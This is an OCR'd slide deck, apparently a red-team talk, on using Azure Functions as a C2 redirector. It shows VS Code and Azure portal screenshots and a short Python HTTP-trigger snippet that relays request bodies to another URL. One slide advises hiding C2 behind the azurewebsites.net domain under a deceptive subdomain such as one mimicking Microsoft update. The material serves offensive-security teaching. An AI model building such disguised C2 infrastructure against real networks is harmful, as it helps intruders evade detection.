

Extension: Azure Functions - Visual Studio Code
File Edit Selection View Go Debug Terminal Help
EXTENSIONS: MARKETPLACE
azure function
Azure Functions 0.20.2
An Azure Functions extension for Vis…
Microsoft Install
Azure Account 0.8.8
A common Sign-In and Subscription …
Microsoft Install
Azure Repos 1.161.0
Connect to Azure Repos and work wi…
Microsoft Install
Azure App Service 0.16.2
An Azure App Service management …
Microsoft Install
Azure IoT Hub 2.16.0
This extension is now a part of Azure…
Microsoft Install
Azure Tools 0.0.10
Get web site hosting, SQL and Mong…
Microsoft Install
Azure Cosmos DB 0.12.1
Create, browse, and update globally …
Microsoft Install
Azure Resource Manager (A… 0.8.4
Language server, editing tools and s…
Microsoft Install
Azure CLI Tools 0.5.0
Tools for developing and running co…
Microsoft Install
Azure Machine Learning 0.6.9
Visual Studio Code extension for Azu…
Microsoft Install
Azure Storage 0.8.0
securecomms.go
Extension: Azure Functions
Server.py
don't write compres
Azure Functions
ms-azuretools.vscode-azurefunctions
Preview
Microsoft 394,624 Repository License
An Azure Functions extension for Visual Studio Code.
Install
Details Contributions Changelog Dependencies
Azure Functions for Visual Studio Code (Preview)
Visual Studio Marketplace v0.20.2 installs 394.64K Azure Pipelines succeeded license MIT
Create, debug, manage, and deploy Azure Functions directly from VS Code. Check out this deployment tutorial to get started with the Azure Functions extension and check out the Azure serverless community library to view sample projects.
Visit the wiki for additional information about the extension.
OUTPUT TERMINAL DEBUG CONSOLE PROBLEMS
1: bash
flynn@win3910:~$
master
0 0
1


Azure Functions

Triggers


Azure Functions

- There are multiple triggers that you can choose from when building an Azure function
- Timers are an option – you can think of this as a scheduled task that executes on a user defined interval
- Blob storage – You can trigger your code when Azure blob files are modified
- HTTP trigger – This is likely the easiest trigger to work with. When a web request is made to a specific URL, it will invoke your code


__init__.py - AzureFunctionHere - Visual Studio Code
Edit Selection View Go Debug Terminal Help
AZURE: F...
Pay-As-You-Go
Visual Studio Professional Su...
Local Project (AzureFunction...
Select a template for your function
HTTP trigger
Azure Blob Storage trigger
Azure Cosmos DB trigger
Azure Event Grid trigger
Azure Event Hub trigger
Azure Queue Storage trigger
Azure Service Bus Queue trigger
Azure Service Bus Topic trigger
Timer trigger
Change template filter Current: Verified
12
13 post_data = req.get_body()
14 request = urllib.request.Request(get_url, data=post_data, headers=header_dict)
15 with urllib.request.urlopen(request) as response:
16 html = response.read()
17 return func.HttpResponse(html)
18
OUTPUT TERMINAL DEBUG CONSOLE PROBLEMS
Azure Functions


Create a resource
Home
Dashboard
All services
FAVORITES
All resources
Resource groups
App Services
SQL databases
Azure Cosmos DB
Virtual machines
Load balancers
Storage accounts
Virtual networks
Azure Active Directory
Monitor
Advisor
Security Center
Cost Management + Billing
Help + support
All services
Search Compute
Shift+Space to toggle favor
Everything
General
Compute
Networking
Storage
Web
Mobile
Containers
Databases
Analytics
AI + machine learning
Internet of things
Mixed reality
Integration
Identity
Security
DevOps
Migrate
Management + governance
Intune
Other
COMPUTE (28)
Virtual machines
Virtual machine scale sets
Function App
Container instances
Service Fabric clusters
Cloud services (classic)
Availability sets
Disks (classic)
Images
Image versions
OS images (classic)
Citrix Virtual Desktops Essentials
SAP HANA on Azure
PREVIEW
CloudSimple Services
Virtual machines (classic)
Container services (deprecated)
App Services
Batch accounts
Mesh applications
PREVIEW
Kubernetes services
Disks
Snapshots
Image definitions
Shared image galleries
VM images (classic)
Citrix Virtual Apps Essentials
CloudSimple Virtual Machines
CloudSimple Nodes

Azure Functions



FORTYNORTH SECURITY

Basics | Hosting | Monitoring | Tags | Review + create

Create a function app, which lets you group functions as a logical unit for easier management, deployment and sharing of resources. Functions lets you execute your code in a serverless environment without having to first create a VM or publish a web application.

Project Details

Select a subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources.

Subscription * : Pay-As-You-Go

Resource Group * : redirectingfunction

Create new

Instance Details

Function App name * : FortyNorthSecurity .azurewebsites.net

Publish * : Code | Docker Container

Runtime stack * : Python

Version *

Region *

- .NET Core
- Node.js
- Python
- Java
- Powershell Core

FORTYNORTH SEC

Basics | Hosting | Monitoring | Tags | Review + create

Create a function app, which lets you group functions as a logical unit for easier management, deployment and sharing of resources. Functions lets you execute your code in a serverless environment without having to first create a VM or publish a web application.

Project Details

Select a subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources.

Subscription * ⓘ — Pay-As-You-Go

Resource Group * ⓘ — redirectingfunction

Create new

Instance Details

Function App name * — FortyNorthSecurity .azurewebsites.net

Publish * — Code | Docker Container

Runtime stack * — Python

Version * — 3.7

Region * — West US 2

FORTY

Azure Functions

- You get to use the *.azurewebsites.net domain for C2!
- You pick your own sub-domain
  - This is awesome
- Pick something related to your client, some very standard service (Microsoft update?), or very innocuous (webdeliveryonline)
- Once you hit create, you can now work on building out your Azure Function code
- We wrote ours in Python,
  - Quick and easy to get working

Basics | Hosting | Monitoring | Tags | Review + create

Create a function app, which lets you group functions as a logical unit for easier management, deployment and sharing of resources. Functions lets you execute your code in a serverless environment without having to first create a VM or publish a web application.

Project Details

Select a subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources.

Subscription * ⓘ — Pay-As-You-Go

Resource Group * ⓘ — redirectingfunction

Create new

Instance Details

Function App name * — FortyNorthSecurity ✓

.azurewebsites.net

Publish * — Code | Docker Container

Runtime stack * — Python

